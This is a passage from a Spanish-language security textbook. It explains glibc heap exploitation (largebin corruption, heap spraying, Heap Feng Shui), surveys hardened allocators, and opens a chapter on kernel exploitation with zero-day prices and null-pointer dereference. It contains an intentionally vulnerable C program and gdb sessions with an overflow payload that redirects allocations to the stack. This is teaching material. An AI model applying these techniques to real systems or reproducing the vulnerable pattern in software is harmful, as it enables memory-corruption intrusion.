Usted mismo puede probar a compilar este ejemplo con la librería GLIBC habitual de su sistema y obtendría el mismo resultado. Pero tenga en cuenta una cosa, la versión 2.11.1 ha implementado el siguiente parche:

```

bck = victim->bk;
if (__builtin_expect (bck->fd != victim, 0))
{
    errstr = "malloc(): smallbin double linked list corrupted";
    goto errout;
}
set_inuse_bit_at_offset(victim, nb);
bin->bk = bck;
bck->fd = bin;

```

Esta comprobación puede ser evadida si usted controla un área en la pila y puede escribir un entero tal que su valor sea igual a la dirección del trozo recientemente liberado, es decir, *victim*. Esto debe ocurrir antes de la siguiente llamada a `malloc()` con el mismo tamaño reservado.

9.6.3. Corrupción LargeBin

Para aplicar la técnica anterior a un *largebin* deberían cumplirse las mismas condiciones salvo que los tamaños de los trozos reservados tendrán que ser superiores a 512 bytes. No obstante, el código que se desencadena dentro de `_int_malloc()` es distinto, y también más complejo, por lo que otros requisitos extras serán necesarios para lograr ejecutar código arbitrario.

Realizaremos unas pequeñas modificaciones al programa vulnerable presentado en 9.6.2.

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
void evil_func(void)
{
    printf("\nEsta es una funcion maliciosa. Puedes ser un super-hacker \
si logras ejecutarla.\n");
}

```



```

void func1(void)
{
    char *lb1, *lb2;

    lb1 = (char *) malloc(1536);
    printf("\nLB1 -> [ %p ]", lb1);
    lb2 = malloc(1536);
    printf("\nLB2 -> [ %p ]", lb2);
    strcpy(lb1, "Cual es tu afición favorita?: ");
    printf("\n%s", lb1);
    fgets(lb2, 128, stdin);
}

int main(int argc, char *argv[])
{
    char *buff1, *buff2, *buff3;
    malloc(4096);
    buff1 = (char *) malloc(1024);
    printf("\nBuff1 -> [ %p ]", buff1);
    buff2 = (char *) malloc(2048);
    printf("\nBuff2 -> [ %p ]", buff2);
    buff3 = (char *) malloc(4096);
    printf("\nBuff3 -> [ %p ]\n", buff3);
    free(buff2);
    printf("\nBuff4 -> [ %p ]", malloc(4096));
    strcpy(buff1, argv[1]);
    func1();
    return 0;
}

```

Seguimos necesitando una reserva extra (*buff4*) después de liberar el segundo trozo solicitado. Esto es así puesto que no es buena idea tener un puntero *bk* corrupto en un trozo que todavía se encuentra en el *unsorted bin*. En caso contrario, lo más probable es que se provocase una denegación de servicio cuando se ejecuten las siguientes instrucciones.

```

/* remove from unsorted list */
unsorted_chunks(av)->bck = bck;
bck->fd = unsorted_chunks(av);

```

Si actuamos correctamente y el trozo recientemente liberado es colocado en su *bin* correspondiente, pasaremos a la siguiente zona de código:

```

while ( (victim = unsorted_chunks(av)->bck) != unsorted_chunks(av)) {
    ...
}

```

Haber superado este código significa que *buff2* se ha introducido en el *largebin* correspondiente a su tamaño y que alcanzaremos otro fragmento de código:

```

if (!in_smallbin_range(nb)) {
    bin = bin_at(av, idx);
    for (victim = last(bin); victim != bin; victim = victim->bck) {
        size = chunksize(victim);
        if ((unsigned long)(size) >= (unsigned long)(nb)) {
            printf("\n[PTMALLOC2] No enter here please\n");
            remainder_size = size - nb;

```

```
unlink(victim, bck, fwd);
```

En este punto debemos prestar especial atención, la macro `unlink()` es llamada, y ya conocemos de lecciones anteriores la protección implementada desde la versión 2.3.6 de GLIBC. Aquí es por lo tanto dónde aparece una de las diferencias con respecto al método *smallbin*. En 9.6.2 decíamos que después de sobrescribir el puntero `bk` del trozo liberado, dos llamadas a `malloc()` con el mismo tamaño de ese trozo deberían ser efectuadas para retornar un puntero `*mem` en una dirección arbitraria de la memoria.

Cuando corrompemos un *largebin*, debemos evitar este código a toda costa, y para ello las llamadas a `malloc()` tienen que ser menores que `buff2->size`. En nuestro ejemplo elegimos 1536 bytes:

```
512 < 1536 < 2048.
```

Ya que anteriormente no ha sido liberado ningún trozo de este tamaño, `_int_malloc()` buscará un trozo que pueda satisfacer la petición a partir del *bin* siguiente al recientemente escaneado:

```
// Search for a chunk by scanning bins, starting with next largest bin.
++idx;
bin = bin_at(av, idx);
```

Solo entonces el siguiente fragmento de código será ejecutado:

```
victim = last(bin);
...
else {
    size = chunksize(victim);
    remainder_size = size - nb;
    printf("\n[PTMALLOC2] -> (Codigo -largebin- alcanzado)");
    printf("\n[PTMALLOC2] -> remainder_size = size (%d) - nb (%d) = %u", size,
                                                nb, remainder_size);
    printf("\n[PTMALLOC2] -> (victim = [ %p ])", victim);
    printf("\n[PTMALLOC2] -> (victim->bk = [ %p ])\n", victim->bk);
    /* unlink */
    bck = victim->bk;
    bin->bk = bck;
    bck->fd = bin;
    /* Exhaust */
    if (remainder_size < MINSIZE) {
        printf("\n[PTMALLOC2] -> Exhaust!!!\n");
        ....
        return chunk2mem(victim);
    }
    /* Split */
    else {
        ....
        set_foot(remainder, remainder_size);
        check_malloted_chunk(av, victim, nb);
        return chunk2mem(victim);
    }
}
```

Hemos mostrado las partes que tienen relevancia con el método que estamos describiendo. Como se puede ver, el proceso es prácticamente el mismo que en la corrupción de *smallbin*, se coge el último trozo del *largebin* respectivo (`last(bin)`) en `victim` y se procede a desenlazarlo de forma manual

antes de entregarlo al usuario. Ya que controlamos `victim->bk` en principio las condiciones de ataque son las mismas, pero la llamada a `set_foot()` tiende a producir una violación de segmento desde que `remainder_size` es calculado a partir de `victim->size`, valor que hasta el momento estábamos rellenando al azar. El resultado es algo como lo siguiente:

```
(gdb) run `perl -e 'print "A" x 1036 . "\x44\xfd\xff\xbf"'`
[PTMALLOC2] -> (Trozo obtenido del Wilderness)
Buff1 -> [ 0x8050010 ]
[PTMALLOC2] -> (Trozo obtenido del Wilderness)
Buff2 -> [ 0x8050418 ]
[PTMALLOC2] -> (Trozo obtenido del Wilderness)
Buff3 -> [ 0x8050c20 ]
[PTMALLOC2] -> (Liberado y unsorted [ 0x8050410 ])
[PTMALLOC2] -> (Trozo obtenido del Wilderness)
Buff4 -> [ 0x8051c28 ]
[PTMALLOC2] -> (Codigo -largebin- alcanzado)
[PTMALLOC2] -> remainder_size = size (1094795584) - nb (1544) = 1094794040
[PTMALLOC2] -> (victim = [ 0x8050410 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff044 ])
Program received signal SIGSEGV, Segmentation fault.
0x0804a072 in _int_malloc (av=0x804e0c0, bytes=1536) at malloc.c:4144
4144      set_foot(remainder, remainder_size);
(gdb)
```

La solución pasa por hacer que se cumpla la sentencia:

```
if (remainder_size < MINSIZE) { }
```

Algún lector ingenioso pensará en sobrescribir `victim->size` con un valor como `0xfcfcfcf`, lo que daría como resultado un número negativo menor que `MINSIZE`, pero debemos recordar que `remainder_size` es definido como un `unsigned long` y por lo tanto el resultado siempre será positivo.

La única posibilidad que nos queda entonces es que la aplicación vulnerable nos permita introducir bytes `null` en la cadena de ataque, y por lo tanto suplir un valor como `0x00000610`, en decimal 1552, lo que daría como resultado: $1552 - 1544$ (alineado) = 8 y la condición sería cumplida. Veámoslo en acción:

```
(gdb) set *(0x8050410+4)=0x00000610
(gdb) c
Continuando.
Buff4 -> [ 0x8051c28 ]
[PTMALLOC2] -> (Codigo -largebin- alcanzado)
[PTMALLOC2] -> remainder_size = size (1552) - nb (1544) = 8
[PTMALLOC2] -> (victim = [ 0x8050410 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff044 ])
[PTMALLOC2] -> Exhaust!!!
LB1 -> [ 0x8050418 ]
[PTMALLOC2] -> (Largebin code reached)
[PTMALLOC2] -> remainder_size = size (-1073744384) - nb (1544) = 3221221368
[PTMALLOC2] -> (victim = [ 0xbffff044 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff651 ])
Program received signal SIGSEGV, Segmentation fault.
0x0804a072 in _int_malloc (av=0x804e0c0, bytes=1536) at malloc.c:4144
4144      set_foot(remainder, remainder_size);
```


Hemos alcanzado la segunda petición de memoria donde comprobamos que `victim` es igual a `0xbffff044`, que de ser retornado nos proporcionaría un trozo cuyo puntero `*mem` apunta al `stack`, pero `set_foot()` vuelve a hacer de las suyas, y esto se debe a que no estamos controlando el campo `size` del falso trozo creado en la pila. Ésta es la última condición a cumplir, `victim` debería apuntar a un lugar de la memoria que contenga datos controlados por el usuario, de modo que podamos introducir un valor `size` adecuado y concluir la técnica.

En resumen, encontrar una aplicación en la vida real que cumpla todos estos requisitos es bastante improbable, pero nunca imposible. De hecho, las versiones más recientes de `glibc` han intentado mitigar el problema implementando el siguiente parche.

```
else {
    size = chunksize(victim);
    /* We know the first chunk in this bin is big enough to use. */
    assert((unsigned long)(size) >= (unsigned long)(nb));  <-- !!!!!!!
    remainder_size = size - nb;

    /* unlink */
    unlink(victim, bck, fwd);
    /* Exhaust */
    if (remainder_size < MINSIZE) {
        set_inuse_bit_at_offset(victim, size);
        if (av != &main_arena)
            victim->size |= NON_MAIN_ARENA;
    }
    /* Split */
}
else {
```

Esto significa que la macro `unlink()` ha vuelto a ser introducida en el código y por lo tanto la clásica comprobación de punteros en la lista doblemente enlazada pretende mitigar el ataque.

9.7. Gestor de memoria seguro

La premisa es clara: no existe una forma relativamente simple de crear un gestor de memoria dinámica totalmente seguro. Las estructuras de control o cabeceras no deberían estar situadas de forma contigua a los datos. Crear una macro que sume 8 bytes a la dirección de una cabecera para acceder directamente a los datos resulta eficiente, pero nunca ha sido una opción pensada de cara a la seguridad de los usuarios.

No obstante, y aunque este problema fuese solucionado, existen quienes todavía piensan que corromper los datos de otro trozo reservado contiguo puede ser de utilidad. ¿Qué ocurre si allí se almacenan estructuras de datos que contengan punteros a funciones? Llegamos entonces al punto crucial de que es indispensable la utilización de *cookies* entre los trozos de memoria asignados. Lo más eficiente sería que esta *cookie* la compongan los últimos 4 bytes de cada trozo reservado, con el objetivo de preservar el alineamiento.

Además de esto, habría que tomar de *Electric Fence - Red-Zone memory allocator* de Bruce Perens, ideas de protección como:

- Anti Double Frees.

```
if ( slot->mode != ALLOCATED ) {
    if ( internalUse && slot->mode == INTERNAL_USE )
        ...
    else {
        EF_Abort("free(%a): freeing free memory.", address);
```

- Liberar espacio no asignado. EFense mantiene una lista de direcciones de trozos asignados o *slots*.

```
slot = slotForUserAddress(address);
if ( !slot )
    EF_Abort("free(%a): address not from malloc().", address);
```

Otras implementaciones de gestión de memoria dinámica que deberíamos tener en cuenta son Jemalloc en FreeBSD y Guard Malloc para Mac OS X. La primera está especialmente diseñada para sistemas concurrentes. Hablamos de la gestión de múltiples hilos en múltiples procesadores, y de cómo hacer esto de forma eficiente, sin afectar el rendimiento del sistema y obteniendo mejores tiempos en comparación con otros gestores de memoria. El segundo, por poner un ejemplo, usa la paginación y sus mecanismos de protección de una forma muy inteligente. Extraído directamente desde la página man, podemos comprender la clave de este método:

“Cada reserva de malloc es situada en su propia página de memoria virtual, con el final del buffer coincidiendo con el final de la página, y la siguiente página se mantiene sin reservar. Como resultado, los accesos más allá del final del buffer causan errores de bus inmediatamente. Cuando la memoria es liberada, libgmalloc libera la memoria virtual, de forma que operaciones de lectura y escritura en esta zona de memoria también causen errores de bus.”

Nota

Se trata de una idea realmente interesante, pero tenga en cuenta el hecho de que esta técnica no es tan eficiente ya que requiere sacrificar gran cantidad de memoria. Conlleva una reserva de tamaño igual a la constante `PAGE_SIZE` (4096 bytes es un valor común, puede obtenerlo mediante `getpagesize()`) para cada trozo pequeño.

En opinión del autor que suscribe, Guard Malloc no es un gestor de memoria de uso rutinario, sino más bien una implementación con la cual compilar sus programas en las etapas tempranas de desarrollo y depuración. De hecho, ese es su objetivo principal, y puede descubrir cómo habilitarlo en la página de desarrolladores de Apple: <https://developer.apple.com/library/mac/documentation/Performance/Conceptual/ManagingMemory/Articles/MallocDebug.html>. Guard Malloc es una librería altamente configurable, usted puede permitir, a través de una variable de entorno específica (`MALLOC_ALLOW_READS`), leer más allá del final de un buffer reservado. Esto se consigue marcando la siguiente página como Read-Only. Si se habilita esta variable junto con otras como `MALLOC_PROTECT_BEFORE`, también podrá leer la página virtual anterior. Lo que es más, si `MALLOC_PROTECT_BEFORE` es habilitada sin `MALLOC_ALLOW_READS`, algunos buffer underflows pueden ser detectados.

9.7.1. Dnmalloc

Esta implementación, DistriNet malloc, trabaja como los sistemas más modernos: código y datos son cargados en direcciones de memoria separadas. Para ello dnmalloc aplica las mismas técnicas a los trozos y a la información de los trozos que son guardados en distintos lugares de la memoria por *guard pages*. Una tabla *hasheada* que contiene punteros a una lista enlazada de información de trozos accedidos a través de la función *hash*, se usa para asociar los trozos con los metadatos correspondientes.




Imagen 09.09: Estructura Dnmalloc.

La manipulación de la información de los trozos se produce como sigue:

- Un área fija es mapeada detrás de la tabla de hashes para la información de los trozos.
- La información para los trozos libres es guardada en una lista enlazada.
- Cuando un nuevo trozo es necesario, el primer elemento en la lista de los libres es usado.
- Si no quedan libres, se reserva desde `mmap()`.
- Si éste también está vacío, se mapea memoria extra para él.
- La información de los trozos se protege mediante *guard pages*.

9.7.2. OpenBSD Malloc

Esta implementación fue diseñada con los siguientes objetivos en mente: simple, impredecible, rápida, menor sobrecarga de metadatos y robusta. De hecho, la liberación de un puntero nulo o un *double free* debería ser detectado.

¿Y qué hay de los metadatos? Se mantiene un registro de las regiones mapeadas guardando sus direcciones y tamaño en una tabla *hasheada*. También se mantienen las estructuras de datos para los trozos reservados y una región de caché libre con un número de ranuras fijas:

- Regiones liberadas son mantenidas para uso posterior.
- Regiones grandes son desmapeadas directamente.
- Desmapear algunas páginas si hay demasiadas en la caché.
- Búsqueda aleatoria de regiones, menos predecible.
- Opcionalmente, las páginas en la caché se pueden marcar como `PROT_NONE`.

9.8. Heap Spraying y Heap Feng Shui

Este capítulo quedaría incompleto si no nos detuviésemos a debatir la fiabilidad y el potencial de éxito de los exploits diseñados para atacar esta clase de vulnerabilidades en el mundo real.

El elemento que marca una diferencia drástica entre las pruebas de concepto que hemos mostrado a lo largo de las últimas secciones y las aplicaciones que usted utiliza cada día, como pueden ser clientes de correo o navegadores web, es que un atacante no puede predecir el estado actual del heap sin al menos aplicar un poco de ciencia.

Por largo tiempo los hackers han tenido presentes todos estos problemas y han estado diseñando y desarrollando una serie de técnicas que permiten la reordenación predecible del heap de modo que tanto la posición de los bloques reservados como los datos contenidos dentro los mismos sean parámetros controlados por el atacante. Señalaremos dos de los métodos más conocidos:

- Heap Spraying
- Heap Feng Shui

9.8.1 Heap Spraying

El objetivo de la técnica Heap Spraying es rellenar el heap hasta donde sea posible reservando una gran cantidad de memoria y situando allí series de NOPs seguidos de un shellcode oportuno. Luego se utiliza una dirección de memoria predecible que nos conduzca a la ejecución de código arbitrario. Una idea muy ingeniosa dentro de esta técnica es hacer que el colchón de NOPs sea igual a la dirección seleccionada de modo que ésta se autorreferencie.

Una idea primitiva y anteriormente utilizada contra navegadores como Internet Explorer, ha sido reservar una cantidad considerable de memoria dinámica (por ejemplo 200 megabytes), y volcar el conjunto `nops+shellcode`, tal y como se ha explicado, redirigiendo luego una dirección de retorno guardada o un puntero a función a la dirección `0x0c0c0c0c`, sabiendo que existen muy buenas opciones de que allí se encuentre el código del atacante. Lo que es más, el colchón de NOPs utilizaba un valor `0x0c` (a diferencia del habitual `0x90`) cuya traducción a ensamblador es `"or al, 0xc"`, incrementando de este modo las posibilidades de referenciar la zona de código arbitrario u otro colchón de NOPs que conduzca al mismo.




Imagen 09.10: Técnica Heap Spraying.

Por desgracia, aunque la técnica explicada aumenta considerablemente las probabilidades de éxito, existen ciertas limitaciones que debemos tener en cuenta. La suerte siempre influye en estos casos, y el exploitador debe tener especial cuidado de no caer en medio de un shellcode (que no el colchón de NOPs) o incluso retornar dentro de la cabecera de uno de los trozos reservados.

Puede que el lector todavía esté preguntándose cómo el atacante puede realizar todas estas reservas de memoria con tamaños arbitrarios. Lo cierto es que cuando la aplicación vulnerable se trata de una plataforma de gran calibre, como lo es un navegador web, existen multitud de formas para lograrlo. Lo más habitual es hacer uso de cualquier lenguaje de scripting soportado, como javascript, vbscript o action script. Como cualquier otro lenguaje de programación, éstos permiten crear cadenas de caracteres de forma dinámica que serán transformadas entre bastidores a bloques de memoria situados en el heap, por lo tanto será el motor del lenguaje o el propio navegador el encargado de establecer los límites para esta clase de solicitudes de memoria. Dicho esto, un método obvio es crear una larga cadena de caracteres conteniendo el conjunto nops+shellcode y concatenarla consigo misma cuantas veces sea posible.

9.8.2 Heap Feng Shui

Feng Shui es una técnica más elaborada que primero intenta desfragmentar el heap realizando una serie controlada de reservas y liberaciones de bloques. De este modo se consigue establecer un patrón predecible en el que cada bloque reservado está precedido por un hueco o trozo libre. Observe la siguiente ilustración.



Imagen 09.11: Técnica Heap Feng Shui.

Finalmente se intentará situar el buffer a desbordar en uno de estos huecos, conociendo de antemano que el nuevo trozo siempre será adyacente a uno de los buffers que contenga datos controlados por el exploit.

Una forma sencilla de realizar esta tarea consiste en declarar cadenas de caracteres del mismo modo que en el método anterior y luego hacer que las referencias a los nuevos bloques de datos apunten a un valor *null*, de modo que una llamada al recolector de basura del lenguaje en cuestión libere la memoria no utilizada.

Por supuesto, también hay que controlar que todas las reservas caigan dentro del heap del propio proceso y no en uno dedicado o utilizado por los objetos del motor de scripting. También es posible realizar una primera reserva de gran tamaño consiguiendo así que una nueva página de memoria sea utilizada y comenzar la técnica en un estado más limpio y predecible.

9.9. Dilucidación

Concluimos así una larga etapa en el estudio de complejas técnicas de ataque contra aplicaciones que utilizan la gestión de memoria dinámica de un modo erróneo para la realización de sus tareas.

Sabemos que las condiciones previas que conducen a la ejecución exitosa de cualquiera de los métodos anteriores, son cuando menos imprevisibles y tienden a producirse únicamente en casos aislados. No obstante, la experiencia también nos dicta que existen aplicaciones que ya han sido vulneradas con dichas técnicas o ligeras variaciones de las mismas.

Dlmalloc o Ptmalloc no son implementaciones omnipresentes en sistemas tipo Unix, de hecho, existe una gran cantidad de gestores de memoria (entre los más recientes se encuentra por ejemplo jemalloc) que se basan en principios y arquitecturas similares a los anteriores. Es por ello que el estudio del presente capítulo abre una puerta a aquellos que deseen investigar las entrañas y complejos laberintos de otros sistemas, encontrando en ellos vulnerabilidades de la misma clase y disponiendo de una base sólida para construir nuevos ingenios de explotación.

9.10. Referencias

- Vudo - An object superstitiously believed to embody magical powers en <http://www.phrack.org/issues.html?issue=57&id=8#article>
- Once upon a free() en <http://www.phrack.org/issues.html?issue=57&id=9#article>
- Advanced Doug Lea's malloc exploits en <http://www.phrack.org/issues.html?issue=61&id=6#article>
- Malloc Maleficarum en <http://seclists.org/bugtraq/2005/Oct/0118.html>
- Exploiting the Wilderness en <http://seclists.org/vuln-dev/2004/Feb/0025.html>
- The House of Mind en <http://www.awarenetwork.org/etc/alpha/?x=4>

- The use of set_head to defeat the wilderness en <http://www.phrack.org/issues.html?issue=64&id=9#article>
- Linux Heap Exploiting Revisited en http://www.overflowedminds.net/Papers/Newlog/linux_heap_exploiting_revisited.pdf
- GLIBC 2.3.6 en <http://ftp.gnu.org/gnu/glibc/glibc-2.3.6.tar.bz2>
- PTMALLOC of Wolfram Gloger en <http://www.malloc.de/en/>
- The art of Exploitation: Come back on an exploit en <http://www.phrack.org/issues.html?issue=64&id=15#article>
- Bypassing PaX ASLR protection en <http://www.phrack.org/issues.html?issue=59&id=9#article>
- Heap Feng Shui in Javascript en <http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>
- Targeted Heap Spray en <http://www.exploit-monday.com/2011/08/targeted-heap-spraying-0x0c0c0c-is.html>
- Heap Spray Demystified en <https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/>
- Pseudomonarchia jemallocum en <http://phrack.org/issues.html?issue=68&id=10>

Capítulo X

Explotación en espacio de kernel

Desde que la venta de exploits a mafias, gobiernos y multinacionales se ha convertido en uno de los negocios más rentables del siglo XXI, la atención de los investigadores se ha ido desviando en los últimos años hacia el elemento más complejo de los sistemas operativos, el núcleo o kernel.

Por poner una cantidad no del todo precisa, ya que cuando se habla de dinero y de mafias el agua tiende a ponerse muy turbia, podríamos adelantar que un exploit para un fallo de seguridad no conocido públicamente ni parcheado, un *zero-day*, puede rondar entre los 3.000 y los 200.000 euros dependiendo de la extensión y mercado del software atacado.

Mostramos a continuación la famosa tabla de precios publicada en un interesantísimo artículo de la página Forbes a partir de unas declaraciones del hacker The Grugq, del que recomendamos fervientemente su lectura: <http://www.forbes.com/sites/andygreenberg/2012/03/23/shopping-for-zero-days-an-price-list-for-hackers-secret-software-exploits/>.

ADOBE READER	\$5.000-\$30.000
MAC OSX	\$20.000-\$50.000
ANDROID	\$30.000-\$60.000
FLASH OR JAVA BROWSER PLUG-INS	\$40.000-\$100.000
MICROSOFT WORD	\$50.000-\$100.000
WINDOWS	\$60.000-\$120.000
FIREFOX OR SAFARI	\$60.000-\$150.000
CHROME OR INTERNET EXPLORER	\$80.000-\$200.000
iOS	\$100.000-\$250.000

Imagen 10.01: Tabla de precios por la compra de exploits.

Algunos exploiters, por supuesto, han previsto desde hace tiempo que ésta era la salida perfecta a todos sus problemas económicos. Además de formar grupos de trabajo para la realización de las investigaciones, se han publicado multitud de herramientas de automatización, inyección de datos y *fuzzing* para acelerar los ciclos de desarrollo y venta.

Nota

El *fuzzing* es una técnica de análisis que utiliza un software de automatización para inyectar datos irregulares o semi-aleatorios en la entrada de una aplicación. Para cada inyección se comprueba el comportamiento del proceso objeto de estudio, descubriendo en las respuestas si éste ha sufrido un fallo y cualquier posible vulnerabilidad presente en el mismo.

Debemos reconocer que esta clase de operaciones que se encuentran bien al límite, bien al margen de la legalidad, ha llegado hasta tal punto que ya no podemos estar seguros de si los propios programadores de sistemas operativos han sido puestos en nómina por partes interesadas para introducir vulnerabilidades de forma voluntaria en su propio software.

Sea como fuere, y debido a todas las protecciones de seguridad implementadas a lo largo del tiempo en espacio de usuario, el interés se ha ido volcando cada vez más hacia el núcleo del sistema, donde la ejecución de un código arbitrario no puede ser evitada por otra entidad superior en un sistema corriente que implique tan solo dos niveles de ejecución (ring0 vs ring3). La complejidad y el nivel de conocimientos se ha elevado exponencialmente pero... ¿quién no estaría dispuesto a sacrificar tiempo y esfuerzo cuando hablamos de cifras con tantos ceros a la derecha?

10.1. ¿Dónde juegan los mayores?

Los exploiters se han venido enfrentando en años recientes a mecanismos de seguridad más o menos elaborados, los cuales hemos detallado a lo largo de este libro, como pueden ser: StackGuard, StackShield, Stack Smashing Protector o ProPolice, RELRO, AAAS, PaX, ASLR, OpenWall, Execution Prevention (NX, W[^]X) o Fortify Source entre tantos otros.

Hasta este punto no hemos hecho más que hablar de sistemas anti-explotación. Siendo conscientes de que también existen métodos para mitigar los efectos producidos por un posible ataque, es decir, mecanismos de post-explotación, parece lógico que la búsqueda de un nuevo vector de ataque sea lo más práctico.

SELinux y AppArmor son otras de las muchas alternativas que han sido desarrolladas para limitar las capacidades de los procesos que puedan ser susceptibles de sufrir fallos de seguridad. SELinux o Security-Enhanced Linux, desarrollado por la Agencia Nacional de Seguridad, está constituido por una serie de parches para el kernel de Linux que establecen un control de acceso obligatorio o MAC. Básicamente, consiste en separar los elementos del sistema operativo en sujetos y objetos. Un sujeto se encuentra normalmente asociado a un proceso del sistema y los objetos quedan constituidos por los ficheros, directorios, puertos y otros recursos disponibles. Tanto a sujetos como a objetos se les asocian unos atributos de seguridad específicos, y cuando los primeros desean acceder a los segundos, se realizan las comprobaciones necesarias para confirmar que el acceso que se va a producir es legal. AppArmor es otra opción relativamente más sencilla de implementar, otorga la posibilidad de establecer un perfil personalizado a una aplicación o proceso de modo que queden perfectamente definidas las capacidades o los recursos a los que éste puede acceder durante su ejecución. AppArmor, por lo tanto, se centra más en limitar las necesidades de los programas que de los propios usuarios.

En tiempos más recientes la moda ha pasado por encerrar los procesos o aplicaciones más comprometidas en una especie de celdas o jaulas conocidas como *sandboxes* (cajas de arena). El navegador web Chrome, por poner un ejemplo, utiliza una librería especial que ejecuta el programa en un entorno restringido en el cual las conexiones al mundo exterior se encuentran limitadas y las capacidades de escritura en disco prohibidas. El objetivo es mitigar la expansión del *malware* actual y evitar que éste pueda almacenarse de un modo persistente en los sistemas de los usuarios cuando una vulnerabilidad ha sido explotada. El acercamiento es similar al que planteábamos mediante `chroot()`, pero ahora con una granularidad todavía superior. Desde marzo de 2012, la empresa Apple ha

establecido como requisito obligatorio utilizar una *sandbox* para cada aplicación publicada en la AppStore (la tienda online oficial de los chicos de la manzana), medida destinada a que los programas que vayan a correr bajo el sistema operativo iOS de los dispositivos iPhone y iPad no puedan acceder a recursos tales como la cámara de video, el micrófono o los propios documentos personales de los usuarios. Algunos de los muchos límites que una *sandbox* puede establecer y de los cuales el programador debe ser completamente consciente son los siguientes:

- Queda prohibida la carga de extensiones o módulos de kernel.
- Queda prohibido el acceso y configuración de las preferencias de otras aplicaciones.
- Queda prohibida la finalización de otras aplicaciones externas.
- Queda prohibido cambiar la configuración de la red.

Existen determinadas APIs que pueden facilitar algunas de estas capacidades de un modo controlado pero, como norma general, todo lo necesario para que la aplicación funcione de un modo correcto y sin sorpresas desagradables, deber ser previamente establecido dentro del contenedor en el que se ejecuta el proceso.

Otro ejemplo de *sandbox* conocido puede ser visto en el sistema operativo Android, instalado en millones de *tablets* y *smartphones*. Android protege los procesos que corren dentro de cada dispositivo, haciendo que se ejecuten dentro de una máquina virtual DVM o Dalvik Virtual Machine. Ésta se implementó para que todos los programas sean independientes unos de otros y no puedan acceder a los datos de sus vecinos si no se les han concedido los permisos adecuados. Al fin y al cabo, el modelo de seguridad de Android se basa absolutamente en reglas, permisos, y en la capacidad que tiene el usuario o propietario del terminal para decidir qué es lo que puede o no puede hacer cada aplicación.

Nota

Esto último es de hecho uno de los errores de diseño más graves en lo que a seguridad se refiere. Por normal general los usuarios no son personas técnicas y sencillamente no comprueban los permisos solicitados por las aplicaciones que descargan a diario.

La superficie de ataque que el kernel concede al usuario es más grande de lo que uno podría imaginar tras una breve exploración. Algunos elementos que pueden contener debilidades en su diseño e implementación son los siguientes:

- Drivers
- Ficheros de dispositivo
- IOCTLs
- Sistemas de ficheros
- Protocolos de red
- Parsers
- Formatos ejecutables
- Llamadas de sistema
- Manejadores de interrupción
- Etc...

Dicho todo esto, parece que queda claro que cuantos más elementos integren un sistema, más complejo e inestable puede volverse el mismo. La complejidad es el peor enemigo de la seguridad, y el kernel es un monstruo con demasiados fragmentos de código ofuscados y pobremente implementados. Los investigadores han encontrado en el núcleo del sistema una gran superficie de ataque con infinitad de estructuras de datos que podrían ser manipuladas para obtener un control total sobre la máquina.

10.2. Derreferencia de punteros nulos

Una de las vulnerabilidades más candentes al inicio de la guerra contra el kernel ha sido la derreferenciación de punteros nulos. Los programadores no han tenido especial precaución a la hora de manejar variables no inicializadas, y lo que antaño tenía como consecuencia un bloqueo de todo el sistema (conocido en la jerga como *kernel panik*), hoy constituye un gravísimo error que puede ser utilizado por el malware actual para tomar control del mismo.

Sin entrar en detalles demasiado complejos, sabemos que el sistema operativo Linux divide por defecto el espacio virtual de direcciones reservando 3Gb de memoria para el espacio de usuario y 1Gb para el kernel. Mientras un programa de usuario no tiene más visibilidad que el propio espacio que le ha sido asignado en tiempo de ejecución, el kernel puede cruzar la frontera cuando así lo desee sin necesidad de utilizar los mecanismos que el usuario corriente debe implementar para lograr lo contrario.




Imagen 10.02: Separación del espacio virtual de direcciones.

Cuando se derreferencia el contenido de un puntero nulo, el código de kernel realmente está queriendo acceder al contenido presente en la dirección `0x00000000`, que al no estar mapeada generará un fallo que dejará el sistema en un estado inconsistente. Observando la división en el espacio de direccionamiento, sabemos que la dirección `0x00000000` pertenece al espacio de usuario, y es por ello que un atacante podría intentar reservar este espacio e introducir datos arbitrarios que puedan conducir al control del flujo de ejecución.

```
